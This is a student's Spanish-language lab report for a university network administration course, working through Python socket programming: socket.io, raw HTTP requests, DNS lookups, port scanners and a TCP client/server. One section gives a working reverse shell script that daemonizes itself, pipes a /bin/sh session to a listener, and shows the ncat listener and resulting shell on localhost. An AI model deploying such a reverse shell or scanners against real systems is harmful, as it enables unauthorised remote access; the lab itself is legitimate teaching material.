

# 3era Práctica Calificada

---

Curso: Administración de Redes

Semestre: 2024-II

Ciencias de la Computación - UNI

**Apellidos y Nombres:** Pacheco Taboada André Joaquín


**Código:** 20222189G

## Programando Sockets

Instalando librerías

Con

```
pip3 install python-socketio
pip3 install aiohttp
```



```
~/projects/cc312-administracion-de-redes/practices main ?1
> pip3 install python-socketio
pip3 install aiohttpCollecting python-socketio
  Downloading python_socketio-5.11.4-py3-none-any.whl.metadata (3.2 kB)
Collecting bidict>=0.21.0 (from python-socketio)
  Using cached bidict-0.23.1-py3-none-any.whl.metadata (8.7 kB)
Collecting python-engineio>=4.8.0 (from python-socketio)
  Using cached python_engineio-4.10.1-py3-none-any.whl.metadata (2.2 kB)
Collecting simple-websocket>=0.10.0 (from python-engineio>=4.8.0->python-socketio)
  Using cached simple_websocket-1.1.0-py3-none-any.whl.metadata (1.5 kB)
Collecting wsproto (from simple-websocket>=0.10.0->python-engineio>=4.8.0->python-socketio)
  Using cached wsproto-1.2.0-py3-none-any.whl.metadata (5.6 kB)
Requirement already satisfied: h11<1,>=0.9.0 in /opt/miniconda3/lib/python3.12/site-packages (from wsproto>simple
 websocket>=0.10.0->python-engineio>=4.8.0->python-socketio) (0.14.0)
Downloading python_socketio-5.11.4-py3-none-any.whl (76 kB)
Using cached bidict-0.23.1-py3-none-any.whl (32 kB)
Using cached python_engineio-4.10.1-py3-none-any.whl (57 kB)
Using cached simple_websocket-1.1.0-py3-none-any.whl (13 kB)
Using cached wsproto-1.2.0-py3-none-any.whl (24 kB)
Installing collected packages: wsproto, bidict, simple-websocket, python-engineio, python-socketio
Successfully installed bidict-0.23.1 python-engineio-4.10.1 python-socketio-5.11.4 simple-websocket-1.1.0 wsproto-
1.2.0
```

```
crontab: year<2.0,>=1.12.0->aiohttp->3.10
> pip3 install aiohttp
Requirement already satisfied: aiohttp in /opt/miniconda3/lib/python3.12/site-packages (3
.10.8)
Requirement already satisfied: aiohappyeyeballs>=2.3.0 in /opt/miniconda3/lib/python3.12/
site-packages (from aiohttp) (2.4.3)
Requirement already satisfied: aiosignal>=1.1.2 in /opt/miniconda3/lib/python3.12/site-pa
ckages (from aiohttp) (1.3.1)
Requirement already satisfied: attrs>=17.3.0 in /opt/miniconda3/lib/python3.12/site-pa
ckages (from aiohttp) (24.2.0)
Requirement already satisfied: frozenlist>=1.1.1 in /opt/miniconda3/lib/python3.12/site-p
ackages (from aiohttp) (1.4.1)
Requirement already satisfied: multidict<7.0,>=4.5 in /opt/miniconda3/lib/python3.12/site
-packages (from aiohttp) (6.1.0)
Requirement already satisfied: yarl<2.0,>=1.12.0 in /opt/miniconda3/lib/python3.12/site-p
ackages (from aiohttp) (1.13.1)
Requirement already satisfied: idna>=2.0 in /opt/miniconda3/lib/python3.12/site-packages
(from yarl<2.0,>=1.12.0->aiohttp) (3.10)
```

~ /p /cc312-administracion-de-redes/practices > main ?2

Una vez instaladas los módulos vamos a revisar el archivo `web_socket_server.py`. Agregaré comentarios para explicar cada parte del código:

```
from aiohttp import web # Importa la librería web de aiohttp, para crear una
aplicación web
import socketio # Importa la librería socketio, para crear un servidor socketio
asíncrono

socket_io = socketio.AsyncServer() # Crea un servidor socketio asíncrono
app = web.Application() # Crea una aplicación web
socket_io.attach(app) # Adjunta el servidor socketio a la aplicación web

async def index(request):
    return web.Response(text='Hello world from socketio',content_type='text/html')
# Define una ruta para la aplicación web

@socket_io.on('message') # Define un manejador para el evento 'message'
def print_message(socket_id,data): # Imprime el socket id y los datos recibidos
    print("Socket ID: " , socket_id)
    print("Data: " , data)

app.router.add_get('/', index) # Agrega una ruta para la aplicación web

if __name__ == '__main__':
    web.run_app(app) # Inicia la aplicación web
```

En lo que investigaba las funcionalidades de `socketio`, encontré que es una librería que permite crear un servidor socketio asíncrono. Un Socket es como un canal de comunicación entre dos programas, que permite enviar y recibir mensajes.

Ahora revisemos el archivo `web_socket_client.py`:

```

import socketio # Importa la librería socketio

sio = socketio.Client() # Crea un cliente socketio

# Cuando se establece la conexión pasa por este método
@sio.event # Define un manejador para el evento 'connect'
def connect():
    print('connection established') # Imprime cuando se establece la conexión

# Cuando se desconecta del servidor pasa por este método
@sio.event # Define un manejador para el evento 'disconnect'
def disconnect():
    print('disconnected from server') # Imprime cuando se desconecta del servidor

sio.connect('http://localhost:8080') # Se conecta al servidor en localhost:8080
sio.emit('message', {'data': 'my_data'}) # Emite un evento 'message' con datos
sio.wait() # Espera a que se procesen los eventos

```

## Explicación de la Interacción Cliente-Servidor

- El servidor utiliza `aiohttp` y define dos métodos principales:

- `index()`: Devuelve un mensaje de respuesta cuando se accede a la ruta raíz "/"
- `print_message()`: Maneja los eventos de tipo "message", imprimiendo el ID del socket y los datos recibidos

- El cliente utiliza `socketio.Client()` y define dos métodos:

- `connect()`: Se ejecuta cuando se establece la conexión
- `disconnect()`: Se ejecuta cuando se desconecta del servidor

- Para probar la comunicación:

- Primero ejecuta el servidor: `python3 web_socket_server.py`

```

> python3 web_socket_server.py
===== Running on http://0.0.0.0:8080 =====
(Press CTRL+C to quit)
|
```

- Luego en otra terminal, ejecuta el cliente: `python3 web_socket_client.py`

```

> pip install websocket-client
Collecting websocket-client
  Using cached websocket_client-1.8.0-py3-none-any.whl.metadata
  (8.0 kB)
Using cached websocket_client-1.8.0-py3-none-any.whl (58 kB)
Installing collected packages: websocket-client
Successfully installed websocket-client-1.8.0
> python3 web_socket_client.py
connection established
|
```

- El cliente se conectará al servidor en el puerto 8080

- El cliente emitirá un evento "message" con datos
- El servidor recibirá y procesará el mensaje

```
> python3 web_socket_server.py
===== Running on http://0.0.0.0:8080 =====
(Press CTRL+C to quit)
Socket ID: aH3kTu3JVhrCEOkfAAAB
Data: {'data': 'my_data'}
Socket ID: rrGjJum0tvMdiSCOAAAD
Data: {'data': 'my_data'}
```

## Socket Data: Cliente básico con el módulo socket

Código del script:

```
#!/usr/bin/python

import socket

print('creating socket ...')
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM) # Crea un socket TCP/IP
print('socket created')
print("connection with remote host")

target_host = "www.google.com" # Dirección IP del servidor
target_port = 80 # Puerto del servidor

s.connect((target_host,target_port)) # Conecta al servidor
print('connection ok')

request = "GET / HTTP/1.1\r\nHost:%s\r\n\r\n" % target_host # Construye una
solicitud HTTP GET
s.send(request.encode()) # Envía la solicitud al servidor

data=s.recv(4096) # Recibe datos del servidor (4096 bytes)
print("Data",str(bytes(data))) # Imprime los datos recibidos
print("Length",len(data)) # Imprime la longitud de los datos recibidos

print('closing the socket')
s.close() # Cierra la conexión con el servidor
```

Qué es:

- `socket.AF_INET`: Usado para direcciones IPv4
- `socket.SOCK_STREAM`: Usado para TCP (protocolo de transmisión confiable)

Métodos para usar con el socket creado:

- Conectarse a un servidor (`sock.connect()`)

- Enviar datos (sock.send())
- Recibir datos (sock.recv())
- Cerrar la conexión (sock.close())

## Ejecución:

```
> python socket_data.py
creating socket ...
socket created
connection with remote host
connection ok
Data b'HTTP/1.1 200 OK\r\nDate: Sun, 10 Nov 2024 00:59:02 GMT\r\nContent-Type: text/html; charset=ISO-88
59-1\r\nContent-Security-Policy-Report-Only: object-src '\none\';base-uri '\self\';script-src '\nonce-5EuUxecY3daZzsfGIW3UEQ\';'strict-dynamic'\;\report-s
ample\;\unsafe-eval\;\unsafe-inline'\;https://csp.withgoogle.com/csp/gws/other-hp\r\nP3P: This is not a P3P policy! See g.co
/p3phelp for more info.\r\nServer: gws\r\nX-XSS-Protection: 0\r\nX-Frame-Options: SAMEORIGIN\r\nSet-Cookie: AEC=Az6c-Wi0E_CpCb7-X8VvXHWUeeSxMIEplKet60UOr
bkPpyX3jb007Dxg; expires=Fri, 09-May-2025 00:59:02 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=Lax\r\nSet-Cookie: NID=518-Qc09fr_vkoHnRck17A
00aHlx1_2dcjRxyal2Zt-t3NcGRU5priFvd3giFy54Jq_4lz2LZFxmxk0hmoadog4ABA1_a16RPMBkPnjsF0GSXSueV_rptXmvw73h1RH1TkWA4hpkLkvqqjhP7qZ-Wrh-IIm8IS0v9GLHhwUHQ_07M5vaw
Ll0Qlie_QNcKwZ9w4eqkk_; expires=Mon, 12-May-2025 00:59:02 GMT; path=/; domain=.google.com; HttpOnly\r\nAccept-Ranges: none\r\nAccept: Accept-Encoding\r\nTransfer-Encoding: chunked\r\nContent-Type: text/html; charset=UTF-8"\r\nContent-Type: "text/html; charset=UTF-8"\r\nContent-Type: "Content-Type"><meta content="/images/branding/googleleg/lx/googleleg_standard_color_128dp.png" itemprop="image"><ttitle>Google</title><s
cript nonce="5EuUxecY3daZzsfGIW3UEQ" (function() {var _g={};_g.kEI:'\VgUwZ40TidnQ1s0Plaei2Ag',_g.XPI:'0_3700279,670,435,541533,2891,89155,336641,8155,23351,22435
,9779,8213,30464,23980,76299,15816,1804,47082,1632,29279,21778,5218979,24,490,68,8831952,1490,38,118,46,5,1,18,2,1,20,13,16,19,1,6,1,17,5,2,1,7,6,1,27995872
,2169858,23029351,7954,1,4844,100481,11640,101,5084,5798,15164,4599,1812,49429,21674,6750,2639,21239,9140,4599,328,4459,1766,10417,17573,5633,687,19335,4736,2249
,2835,709,1341,5406,8302,9993,6541,12834,2344,143,1382,1908,1822,10743,797,377,11522,4971,10669,1841,7701,3247,597,93,1679,29,1315,4897,2884,3722,1677,41,61
33,2675,3074,1280,477,1,3899,462,3108,4,644,1,30,1496,1211,87,214,260,1,200,967,476,49,1,3882,772,6967,474,849,35,9,1815,2194,2,362,540,724,391,457,1583,266
,895,3,7,149,1005,529,38,2202,59,1754,1368,7,480,88,748,698,125,2631,2,1106,253,1779,616,4,2,52,74,162,1794,2,376,1327,557,210,1044,534,108,3,383,673,1270,8
03,515,371,514,94,34,369,217,873,620,535,131,1201,144,53,416,1318,1270,5,4,4,687,156,646,1618,401,63,123,285,33,727,217,640,121,1633,337,585,159,368,24,23
28,2,565,1419,42,1250,203,73,2347,690,1166,391,207,3,212,2777,21406549,3,16997,18,457,133,2190,702,877,1778,5395',_g.kBL:'wEtN\',_g.KOPI:89978499\';(function() {var
a;((a==window.google)==null?a:stvc).google.kEI=_g.kEI;window.google=_g).call(this);})();(function(){google.sm='webhp';google.kHL='es-419\'};)();(f
unction() {var h=this||void 0&&window.google.KOPI!=void 0&&window.google.KOPI==0?window.google.KOPI:null};var m
=n[];function p(a){for(var b;i;a.getAttribute||!(b=a.getAttribute("eid"))){a.parentNode{return b}||m}function q(a){for(var b=null;a&&(a.getAttribute||!
b=a.getAttribute("leid"));){a=a.parentNode;return b}function r(a){"/http://i.test(a)&window.location.protocol==""https:"&&(google.ml&google.ml(Error("a")
,!1,{src:a,gLmm:{}}),a!="");return a}function t(a,b,c,d,k){var e="";b=search("&ei")==-1&&(e="p(d),b=search("&leid")==-1&&(d=q(d))&&(e="&leid"+d));d=""
;var g=b.search("&cshid")==-1&&(e=="slh",f=[],f.push(["zx",Date.now().toString()]),h_.cshid&g&f.push(["cshid",h_.cshid]);c=C();c!=null&&f.push(["opi
","!1,{src:a,gLmm:{}}),a!="";return a}function u(a){if(c==0||c>0){d=f[c][0]+""[f[c][1]]return""+b[k][1]?"atyp=i&ct="+(String(a)+"&cad="+(b+e+d)):m=goo
gle.kEI;google.getLEI=google.getLEI;q=google.ml=function(){return null};google.log=function(a,b,c,d,e){e==void 0?l:e;cl||c=t(a,b,e,d,k);if(c=r(c)){a=
new Image;var g=n.length;n[g]=a;a.onerror=a.onabort=function(){delete n[g];a.src=c};google.logUrl=function(a,b){b=b==void 0?l:b;return t("",a,b)};};cl.call(this);(function(){google.y={};google.sy=[];var d;(d=google).x||(d.x=function(a,b){if(a){var c=a.id
Length 4096
~/projects/cc312-administracion-de-redes/practices/practice-3/codigo main ?2
base Py 19:59:02
```

## Implementando un servidor HTTP en Python

Vemos la implementación del servidor HTTP en el archivo [http\\_server.py](#).

```
import socket

mySocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Crea un socket
TCP/IP
mySocket.bind(('localhost', 8080)) # Asigna el socket al puerto 8080

mySocket.listen(5) # Escucha conexiones entrantes con un máximo de 5 conexiones en
cola

# Mientras el servidor esté corriendo
while True:
    print('Waiting for connections')
    (recvSocket, address) = mySocket.accept() # Acepta una conexión entrante
    print('HTTP request received:')
    print(recvSocket.recv(1024)) # Recibe datos del cliente (1024 bytes)
    recvSocket.send(bytes("HTTP/1.1 200 OK\r\n\r\n<html><body><h1>Hello World!
</h1></body></html>\r\n",'utf-8')) # Envía una respuesta al cliente (HTML)
    recvSocket.close() # Cierra la conexión con el cliente
```

Ahora para probar el servidor HTTP, usaremos el archivo [testing\\_http\\_server.py](#).

Este script se encarga de enviar una solicitud HTTP GET al servidor y recibir la respuesta.

```

#!/usr/bin/python
import socket
webhost = 'localhost' # Dirección IP del servidor
webport = 8080 # Puerto del servidor
print("Contacting %s on port %d ..." % (webhost, webport))
webclient = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
webclient.connect((webhost, webport)) # Conecta al servidor
webclient.send(bytes("GET / HTTP/1.1\r\nHost: localhost\r\n\r\n".encode('utf-8')))
# Envía una solicitud HTTP GET
reply = webclient.recv(4096) # Recibe la respuesta del servidor (4096 bytes)
print("Response from %s:" % webhost)
print(reply.decode()) # Imprime la respuesta del servidor en formato de texto

```

### Ejecución:

```

> python3 testing_http_server.py
Contacting localhost on port 8080 ...
Response from localhost:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 25
Date: Sun, 10 Nov 2024 00:52:43 GMT
Server: Python/3.12 aiohttp/3.10.8

Hello world from socketio

```

### Shell Inverso (Reverse Shell)

Un shell inverso es una técnica de seguridad que permite a un atacante establecer una conexión con un sistema remoto y obtener un shell (terminal) en ese sistema.

El propósito es crear un proceso "demonio" (daemon), que tiene estas características:

- Se ejecuta en segundo plano
- No está conectado a ninguna terminal
- No puede ser terminado fácilmente

Esto significa que si un atacante logra establecer una conexión con el sistema remoto, puede mantener una conexión persistente y ejecutar comandos en el sistema sin la intervención del usuario.

En el código `reverse_shell.py` se encuentra la implementación:

```

#!/usr/bin/python

#ncat -l -v -p 45679

import socket # Para comunicación en red

```

```

import subprocess # Para ejecutar comandos del sistema
import os # Para interactuar con el sistema operativo

socket_handler = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Crea un
socket TCP/IP

# Intenta crear un fork del proceso (fork es una técnica para crear un nuevo
proceso hijo)
try:
    if os.fork() > 0: # Si el fork es exitoso y estamos en el proceso padre (> 0),
termina el proceso padre
        os._exit(0)
    # Si hay un error, intenta hacer fork nuevamente
except OSError as error:
    print('Error in fork process: %d (%s)' % (error.errno, error.strerror))
    pid = os.fork() # Crea un nuevo proceso hijo
    if pid > 0:
        print('Fork Not Valid!')

socket_handler.connect(("127.0.0.1", 45679)) # Conecta al servidor en
localhost:45679

# Redirige los descriptores de archivo estándar (0: stdin, 1: stdout, 2: stderr)
al socket
os.dup2(socket_handler.fileno(),0)
os.dup2(socket_handler.fileno(),1)
os.dup2(socket_handler.fileno(),2)

shell_remote = subprocess.call(["/bin/sh", "-i"]) # Ejecuta un shell remoto
list_files = subprocess.call(["/bin/ls", "-i"]) # Lista los archivos en el
directorio

```

## Ejecución

1. En una terminal, inicio el listener:

```
ncat -l -v -p 45679
```

```

~/p/cc312-administracion-de-redes/p/practice-
3/codigo ➤ main ?2

> sudo pacman -S nmap
resolving dependencies...
looking for conflicting packages...

Packages (1) nmap-7.95-1

Total Download Size:      5.66 MiB
Total Installed Size:   25.00 MiB

:: Proceed with installation? [Y/n]
:: Retrieving packages...
  nmap-7.95-1-x86_64      5.7 MiB  2.55 MiB/s 00:02
(1/1) checking keys in keyring
(1/1) checking package integrity
(1/1) loading package files
(1/1) checking for file conflicts
:: Processing package changes...
(1/1) installing nmap
:: Running post-transaction hooks...
(1/1) Arming ConditionNeedsUpdate...
> ncat -l -v -p 45679
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:45679
Ncat: Listening on 0.0.0.0:45679
|
```

Observación: también tuve que instalar `ncat` en mi Arch WSL2 para poder ejecutar el listener. (`sudo pacman -S nmap`)

2. En otra terminal:

```
python3 reverse_shell.py
```

Luego de ejecutar el script, se establece una conexión con el servidor y se ejecuta un shell remoto. Ahora puedo ejecutar comandos en la shell remota.

```

> ncat -l -v -p 45679
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:45679
Ncat: Listening on 0.0.0.0:45679
Ncat: Connection from 127.0.0.1:46972.
sh: initialize_job_control: no job control in background
sh-5.2$ neofetch
neofetch
          _`_
         .o+`_
        `ooo/
       `+oooo:
      `+oooooo:
     -+oooooo+:
    `/:-:++oooo+:
   `/++++/++++++:
  `/+++++++/+++++:
 /`/+++ooooooooooooo/`_
 ./ooosssso++osssssso+`_
 .ooosssssos-````/osssssst+`_
 -osssssso.           :ssssssso.
 :osssssss/           osssso++.
 /ossssssss/           +ssssooo/-.
 `/osssssso+/-         -:/+osssso+-.
 `+ssot:-`           `.-/+oso:
 `++:.                  `-/+
 `.`                   `/

sh-5.2$ |

```

Como vemos, en el shell remoto está activo el proceso del `reverse_shell.py` que se está ejecutando en segundo plano:

```

> ps aux | grep python
andre    411829  0.0  0.0  18580  8500 pts/9      S
  01:08  0:00 python3 reverse_shell.py
andre    412001  0.0  0.0   6392  2040 pts/9      S+
  01:12  0:00 grep python

```

Resolución de dominios IPS, direcciones y administración de excepciones

#### Recopilación de información con sockets

Veamos el script `socket_methods.py` que nos permite obtener la dirección IP y el puerto de un dominio.

```
#!/usr/bin/python

import socket

try:
    print("gethostname:", socket.gethostname()) # Obtiene el nombre del host
    print("gethostbyname", socket.gethostbyname('www.google.com')) # Obtiene la
    dirección IP del dominio
    print("gethostbyname_ex", socket.gethostbyname_ex('www.google.com')) # Obtiene
    información detallada sobre la dirección IP del dominio
    print("gethostbyaddr", socket.gethostbyaddr('8.8.8.8')) # Obtiene información
    sobre la dirección IP
    print("getfqdn", socket.getfqdn('www.google.com')) # Obtiene el nombre de
    dominio completo


    print("getaddrinfo", socket.getaddrinfo("www.google.com", None, 0, socket.SOCK_STREAM))
) # Obtiene información de red sobre el dominio

except socket.error as error:
    print(str(error))
    print ("Connection error")
```

```
python3 socket_methods.py
```

**Salida:**

```
> python3 socket_methods.py
gethostname: AsusWin11
gethostbyname 142.250.78.4
gethostbyname_ex ('www.google.com', [], ['142.250.7
8.4'])
gethostbyaddr ('dns.google', [], ['8.8.8.8'])
getfqdn bog02s14-in-f4.1e100.net
getaddrinfo [(<AddressFamily.AF_INET: 2>, <SocketKi
nd.SOCK_STREAM: 1>, 6, '', ('142.250.78.4', 0)), (<
AddressFamily.AF_INET6: 10>, <SocketKind.SOCK_STREA
M: 1>, 6, '', ('2800:3f0:4005:408::2004', 0, 0, 0))
]
```



~/p/cc312-administracion-de-redes/p/practice-  
3/codigo ➔ main ??

```
gethostname: AsusWin11
gethostbyname 142.250.78.4
gethostbyname_ex ('www.google.com', [], ['142.250.78.4'])
gethostbyaddr ('dns.google', [], ['8.8.8.8'])
getfqdn bog02s14-in-f4.1e100.net
getaddrinfo [(<AddressFamily.AF_INET: 2>, <SocketKind.SOCK_STREAM: 1>, 6, '',
('142.250.78.4', 0)), (<AddressFamily.AF_INET6: 10>, <SocketKind.SOCK_STREAM: 1>,
6, '', ('2800:3f0:4005:408::2004', 0, 0, 0))]
```

De los resultados obtenidos, podemos ver que la dirección IP de `www.google.com` es `142.250.78.4`; y la dirección IP de `dns.google` es `8.8.8.8`. También podemos ver que el nombre de dominio completo de `www.google.com` es `bog02s14-in-f4.1e100.net`. Además, se puede ver que el socket tiene dos direcciones IP asociadas, una IPv4 y una IPv6, con sus respectivos puertos.

## Reverse Lookup

Reverse lookup es el proceso de obtener el nombre de dominio de una dirección IP.

El script `socket_reverse_lookup.py` nos permite obtener el nombre de dominio de una dirección IP, usando el método `gethostbyaddr()` que vimos anteriormente:

```
#!/usr/bin/env python

import socket

try :
    result = socket.gethostbyaddr("8.8.8.8") # Obtiene el nombre de dominio de la
    dirección IP
    print("El nombre del host es:",result[0]) # Imprime el nombre de dominio
    print("Direccion Ip :")
    for item in result[2]:
        print(" "+item) # Imprime las direcciones IP
except socket.error as e:
    print("Error al resolver la dirección IP:",e)
```

## Ejecución:

```
python3 socket_reverse_lookup.py
```

## Salida:

```

> python socket_reverse_lookup.py
El nombre del host es: dns.google
Direccion Ip :
8.8.8.8

```

~/p/cc312-administracion-de-redes/p/practice-3/codigo ➔ main ?2

## Administrar excepciones de socket

El script `manage_socket_errors.py` nos permite administrar excepciones de socket:

```

#!/usr/bin/env python

import socket,sys

host = "domain/ip_address"
port = 80

# Crea un socket TCP/IP
try:
    mysocket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    print(mysocket)
    mysocket.settimeout(5) # Establece un tiempo de espera de 5 segundos para el
    timeout (timeout es el tiempo que espera a que se establezca la conexión)
    # Si ocurre un error al crear el socket, imprime el error y termina el programa
except socket.error as e:
    print("socket create error: %s" %e)
    sys.exit(1)

# Intenta conectar al servidor
try:
    mysocket.connect((host,port))
    print(mysocket)
# Si ocurre un timeout, imprime el error y termina el programa
except socket.timeout as e :
    print("Timeout %s" %e)
    sys.exit(1)
# Si ocurre un error de conexión, imprime el error y termina el programa
except socket.gaierror as e:
    print("connection error to the server:%s" %e)
    sys.exit(1)
# Si ocurre un error de conexión, imprime el error y termina el programa
except socket.error as e:
    print("Connection error: %s" %e)
    sys.exit(1)

```

Los métodos que se manejan en el script son:

- `socket.socket()`: Crea un socket TCP/IP
- `socket.settimeout()`: Establece un tiempo de espera para el timeout
- `socket.connect()`: Conecta al servidor


Y las excepciones que se manejan son:

- `socket.error`: Error al crear el socket
- `socket.timeout`: Timeout al establecer la conexión
- `socket.gaierror`: Error al resolver la dirección IP

Lo que hace el script es intentar crear un socket, establecer un timeout, conectar al servidor y manejar las excepciones que puedan ocurrir. Al dejar el valor como "domain/ip\_address", el script fallará con un error de tipo `socket.gaierror` porque no puede resolver ese nombre de dominio inválido. Este es precisamente uno de los errores que el script está diseñado para manejar y mostrar de forma amigable.

### Ejecución:

```
python3 manage_socket_errors.py
```



```
> python3 manage_socket_errors.py
<socket.socket fd=3, family=2, type=1, proto=0, laddr=('0.0.0.0', 0)>
connection error to the server:[Errno -3] Temporary
failure in name resolution
```

Efectivamente, después de 5 segundos, el script termina con un error de tipo `socket.gaierror`.

## Escaneo de Puertos con Sockets

### Escaneo básico

El script `check_ports_socket.py` nos permite escanear los puertos de un host.

```
#!/usr/bin/python

import socket
import sys

def checkPortsSocket(ip,portlist):
    try:
        # Intenta escanear los puertos
        for port in portlist:
            sock= socket.socket(socket.AF_INET,socket.SOCK_STREAM) # Crea un
```

```

socket TCP/IP
    sock.settimeout(5) # Establece un tiempo de espera de 5 segundos para
el timeout
        result = sock.connect_ex((ip,port)) # Intenta conectar al puerto y
devuelve 0 si la conexión es exitosa
        if result == 0:
            print ("Port {}: \t Open".format(port)) # Imprime que el puerto
está abierto
        else:
            print ("Port {}: \t Closed".format(port)) # Imprime que el puerto
está cerrado
        sock.close()
except socket.error as error:
    print (str(error))
    print ("Connection error")
    sys.exit()

checkPortsSocket('localhost',[21,22,80,8080,443]) # Escanea los puertos 21, 22,
80, 8080 y 443 del host localhost

```

**Ejecución:**

```
python3 check_ports_socket.py
```

**Salida:**

```
> python puerto-scaneo/check_ports_socket.py
Port 21:          Closed
Port 22:          Closed
Port 80:          Closed
Port 8080:        Closed
Port 443:         Closed
```

En mi caso todos esos puertos están cerrados. Esto se explica porque uso Arch WSL2 y por defecto no tengo ningún servicio corriendo en esos puertos. Para tener puertos abiertos necesitaría instalar y configurar servicios como SSH (puerto 22), HTTP (puerto 80), HTTPS (puerto 443), etc.

*¿Qué sucede si ejecutamos la función con una dirección IP o nombre de dominio que no existe?*

Si ejecutamos la función con una dirección IP o nombre de dominio que no existe, el script lanzará una excepción `socket.gaierror` y terminará.

*¿Qué es `sock.settimeout()`?*

Un método que establece un tiempo de espera para el socket. Si el socket no establece una conexión en el tiempo especificado, se lanza una excepción `timeout`.

El script `socket_port_scanner.py` nos permite escanear los puertos de un host usando el método `socket.connect_ex()`.

```
python3 socket_port_scanner.py
```

```
> python3 socket_port_scanner.py
Ingresa un host remoto para escanear: 8080
Ingresa el rango de puertos que te gustaria escanear en la maquina
Ingresa un puerto de entrada: 0
Ingresa a un puerto final: 2
Espera, escaneando el host remoto 0.0.31.144
Verificando puerto 0 ...
Puerto 0:           Closed
Razon: EAGAIN
Verificando puerto 1 ...
Puerto 1:           Closed
Razon: EAGAIN
Puerto escaneado completado en: 0:00:10.011176
```

```
~/p/cc312-administracion-de-redes/p/practice-3/c/puerto-scaneo ➤ main ?2
```

## Escaneo avanzado

El script `socket_advanced_port_scanner.py` nos permite escanear los puertos de un host usando el método `socket.connect_ex()`.

```
python3 socket_advanced_port_scanner.py -H localhost -P 80,443,8080
```

```
> python3 socket_advanced_port_scanner.py -h
Usage: socket_portScan -H <Host> -P <Puerto>
```

#### Options:

- h, --help show this help message and exit
- H HOST Especificar host
- P PORT Especificar puerto[s] separado por coma

```
> python3 socket_advanced_port_scanner.py -H localhost -P 80,443,8080
[+] Scan Resultados para: 127.0.0.1
[-] 443/tcp closed
[-] Razon:[Errno 111] Connection refused
[-] 80/tcp closed
[-] Razon:[Errno 111] Connection refused
[-] 8080/tcp closed
[-] Razon:[Errno 111] Connection refused
```

~/p/cc312-administracion-de-redes/p/practice-3/c/puerto-scaneo ➤ main ?2

Con este script podemos escanear los puertos de un host y ver si están abiertos o cerrados de manera más rápida y eficiente.

Implementación de un cliente TCP simple y un servidor TCP

#### Implementando el servidor TCP

1. Inicia el servidor:

```
python3 tcp/tcp_server.py
```

```
socket_advanced.py
> python3 tcp/tcp_server.py
[*] Servido escuchando en 127.0.0.1:9998
```

2. En otra terminal, el cliente:

```
python3 tcp/tcp_client.py
```

Escribiendo en el cliente:

```
> python3 tcp/tcp_client.py
Conectado al host 127.0.0.1 en puerto: 9998
Mensaje recibido desde el servidor b'Soy el servidor aceptando conexiones...'
Ingresá un mensaje > hola! soy André
```

Recibiendo en el servidor:

```
> python3 tcp/tcp_server.py
[*] Servicio escuchando en 127.0.0.1:9998
[*] Conexión aceptada desde: 127.0.0.1:34404
[*] Solicitud pedida : %s desde el cliente %s b'hol
a! soy Andr\xc3\xa9 ('127.0.0.1', 34404)
```

Observación: El script no acepta codificación UTF-8.

### Implementación de un cliente UDP simple y un servidor UDP

